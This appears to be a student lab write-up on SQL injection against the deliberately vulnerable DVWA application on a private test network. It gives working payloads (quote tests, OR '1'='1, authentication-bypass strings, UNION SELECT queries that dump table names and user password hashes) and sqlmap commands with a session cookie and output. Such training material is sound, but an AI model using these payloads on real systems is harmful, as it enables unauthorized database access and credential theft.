

SQL INJECTION

OWASP APPLICATION SECURITY RISK

INJECTION

Lab setup

Target machine Ubuntu – ip address

192.168.1.103

Attacker Machine Kali – ip address 192.168.1.16

Theory

Injection Flaws- Injection flaws are a type of security vulnerabilities that occur when an application allows user data to be included in a command or query, enabling an attacker to manipulate its execution.

Type of Injection

SQL Injection

Command Injection

Cross Site Scripting Injection

SQL Injection- Occur when an attacker injects malicious SQL code into query, potentially gaining unauthorized access to a database.

SQL Injection in DVWA

- Security level of DVWA by default it sets on impossible, It has to set on low then we can test SQL Injection on DVWA.



The screenshot shows the DVWA Security Level configuration page. The left sidebar contains a list of security modules, with 'SQL Injection' highlighted. The main content area is titled 'DVWA Security' and 'Security Level'. It states that the current security level is 'impossible'. Below this, it explains that the security level can be set to low, medium, high, or impossible. A list of four levels is provided: 1. Low (completely vulnerable), 2. Medium (bad security practices), 3. High (extension to medium difficulty), and 4. Impossible (secure against all vulnerabilities). A dropdown menu is set to 'Low' and a 'Submit' button is visible.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Low
Medium
High
Impossible

- Here is the SQL Injection Section to find Vulnerability- Sql Injection.



The screenshot shows the DVWA Vulnerability: SQL Injection page. The left sidebar contains a list of security modules, with 'SQL Injection' highlighted. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field and a 'Submit' button. Below this, there is a 'More Information' section with four links to external resources.

DVWA

Vulnerability: SQL Injection

User ID:


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

1. Test for SQL Injection Vulnerability


In the input box, enter: 1'

If the page throws an SQL error, it's vulnerable.




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header is dark grey with the DVWA logo. Below the header, there is a left sidebar with a list of vulnerability categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection (which is highlighted in green). The main content area is titled "Vulnerability: SQL Injection". It features a form with a label "User ID:" followed by a text input field containing the value "1'" and a "Submit" button. Below the form, there is a section titled "More Information" with a bulleted list of links: https://en.wikipedia.org/wiki/SQL_injection, <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>, https://owasp.org/www-community/attacks/SQL_injection, and <https://bobby-tables.com/>.

- It has shown here that it has sql injection error in DVWA website.



In the input box, enter: 1' OR '1'='1

If DVWA returns all users , it is vulnerable to SQL Injection



The screenshot shows the DVWA interface with the 'Vulnerability: SQL Injection' section active. The 'User ID' input field contains the payload '1' OR '1'='1' and the 'Submit' button is clicked. The output displays a list of users retrieved by the injection:

```
User ID: 1' OR '1'='1 Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

2. Use Basic SQL Injection to Bypass Authentication

Try common payloads in a logic form:

- Username: admin' --
Password: anything (or leave blank)
- 'OR '1'='1' -- If successful, it logs in without a password.



Username

Password

Login failed



Username

Password

Login

Login failed

In both cases it is showing Login failed because the login page of DVWA is not vulnerable.

3. Extract DB name and Admin name

Method 1: Using UNION SELECT

To list the database name:

1' UNION SELECT database(), null --

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected in the left sidebar. The main content area is titled 'Vulnerability: SQL Injection'. It displays the results of a successful SQL injection attack. The 'User ID' field is empty, and the 'Submit' button is visible. Below the input field, the results are shown in red text: 'ID: 1' UNION SELECT database(), null --', 'First name: admin', and 'Surname: admin'. Below this, the same query is repeated, but the results are 'First name: dvwa' and 'Surname:'. The 'More Information' section is partially visible at the bottom.

- After using UNION SELECT method if result not shown, should be tried

1' ORDER BY 1 --

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 1 --
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

1' ORDER BY 2 --

The last working number is the total number of columns.

1' UNION SELECT database(), 2 --

If ORDER BY shows that there are two columns, then UNION SELECT must also have two columns.

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)

[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)

Vulnerability: SQL Injection

User ID:

ID: 1' ORDER BY 2 --
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Extract Usernames and Passwords

To Find table names:

If there are 2 columns, use:


1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() –

If there are 3 columns use:

1' UNION SELECT table_name, 2, 3 FROM information_schema.tables WHERE table_schema=database() –

To extract usernames and passwords from the users table:

1' UNION SELECT user, password FROM users –



DVWA

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Automate SQL Injection Using SQLmap

Before using SQL map ensure that

DVWA security level is set to low

- find your php session id
- open dvwa in a browser and login
- press F12 developer tools --> go to storage / cookies
- find php session id
- find security low

To install SQLMap

Code: `git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git`

- `Cd sqlmap`

sqlmap

```
(mambush@kali) - [~/sqlmap]
$ sqlmap -u "http://192.168.1.103/DVWA/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=8n9lom4ci9sjlgjdmu" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:15:08 /2025-03-25/

[10:15:08] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.103/DVWA/login.php'. Do you want to follow? [Y/n] Y
[10:15:14] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:15:14] [INFO] testing if the target URL content is stable
[10:15:14] [WARNING] GET parameter 'id' does not appear to be dynamic
[10:15:15] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[10:15:15] [INFO] testing for SQL injection on GET parameter 'id'
[10:15:15] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:15:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:15:15] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:15:15] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

- By this we can reveal Phpmyadmin databases

GUESTBOOK& USERNAME

```
mambush@kali: ~/sqlmap
$ sqlmap -u "http://192.168.1.103/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=8n9lom4ci9sjlgjdm" -D dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
File Actions Edit View Help
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7178717671,0x6467656454556c6a647869704e54736e694648596c717a4268616a57656a4a4f434c6a75586f6153,0x7176767a71),NULL-- -&Submit=Submit

[12:11:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ≥ 5.0.12
[12:11:31] [INFO] fetching tables for database: 'dvwa'
[12:11:31] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```